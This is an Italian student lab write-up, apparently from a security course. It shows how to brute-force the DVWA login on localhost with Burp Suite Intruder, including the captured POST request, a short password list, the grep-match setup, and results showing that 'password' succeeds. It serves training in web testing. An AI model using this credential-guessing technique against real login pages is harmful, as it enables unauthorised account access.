


## S3L3

Dopo aver seguito le indicazioni della consegna uso burp suite per inviare la richiesta di login intercettata dal proxy allo strumento “Intruder”, da qui seleziono l’attacco “Sniper”.



Positions   Payloads   Resource pool   Settings


Choose an attack type

Attack type:

In seguito il programma mi chiede di inserire la posizione in cui verranno inviati i payload (delle stringhe che verranno inviati dallo strumento), quindi vado a posizionarne uno sulla stringa seguente al campo password come nella immagine.

```
1 POST /DWWA/login.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 84
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image.
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/DWWA/login.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=aldsg4brs3L39031c83rin9lau; security=low
21 Connection: keep-alive
22
23 username=admin&password=Sciao$&Login=Login&user_token=4fbeeecfcec7d91928a20734d0a6101b
```

Scelgo il payload set dalle opzioni date dal programma, in questo caso ho scelto “Simple list” per scrivere una lista di possibili stringhe da provare.




Choose an attack type

You can define one or more payload sets. The number of payload sets depends on the number of positions.

Payload set:  Payload count: 6

Payload type:  Request count: 6



Choose an attack type

This payload type lets you configure a simple list of strings that are used as payloads.

Paste   Load...   Remove   Clear   Deduplicate

admin  
password  
PASSWORD  
a  
b  
c


Add

Add from list... [Pro version only]

Lo strumento ha anche un' impostazione chiamata Grep – Match in cui posso inserire delle stringhe, se queste stringhe saranno nella risposta della nostra richiesta il programma flaggerà ogni elemento della lista nell'immagine superiore.

Ho scelto di inserire la stringa “login” e di disattivare il flag “Exclude http Headers”.

Questa scelta deriva dal fatto che quando ci troviamo nella pagina di login del sito l'header è appunto “login” mentre una volta inserite le credenziali corrette l'header dovrebbe cambiare.



**Grep - Match**

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste Load... Remove Clear

login

Add login

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Comincio l'attacco e questo è il risultato.

Request ^	Payload	Status code	Response received	Error	Timeout	Length	login	C
0		302	2			449	1	
1	admin	302	2			448	1	
2	password	302	2			449		
3	PASSWORD	302	1			448	1	
4	a	302	2			449	1	
5	b	302	3			449	1	
6	c	302	1			449	1	

Si può notare che la stringa “password” è l'unica a non essere flaggata quindi l'unica stringa ad aver sorpassato la pagina di login a differenza delle altre.

Infatti come dalla risposta nella prossima immagine la location adesso è “index.php”

```
1 HTTP/1.1 302 Found
2 Date: Wed, 11 Dec 2024 15:27:43 GMT
3 Server: Apache/2.4.62 (Debian)
4 Set-Cookie: PHPSESSID=aldsg4brs3l3903lc83ri
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-rev
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
```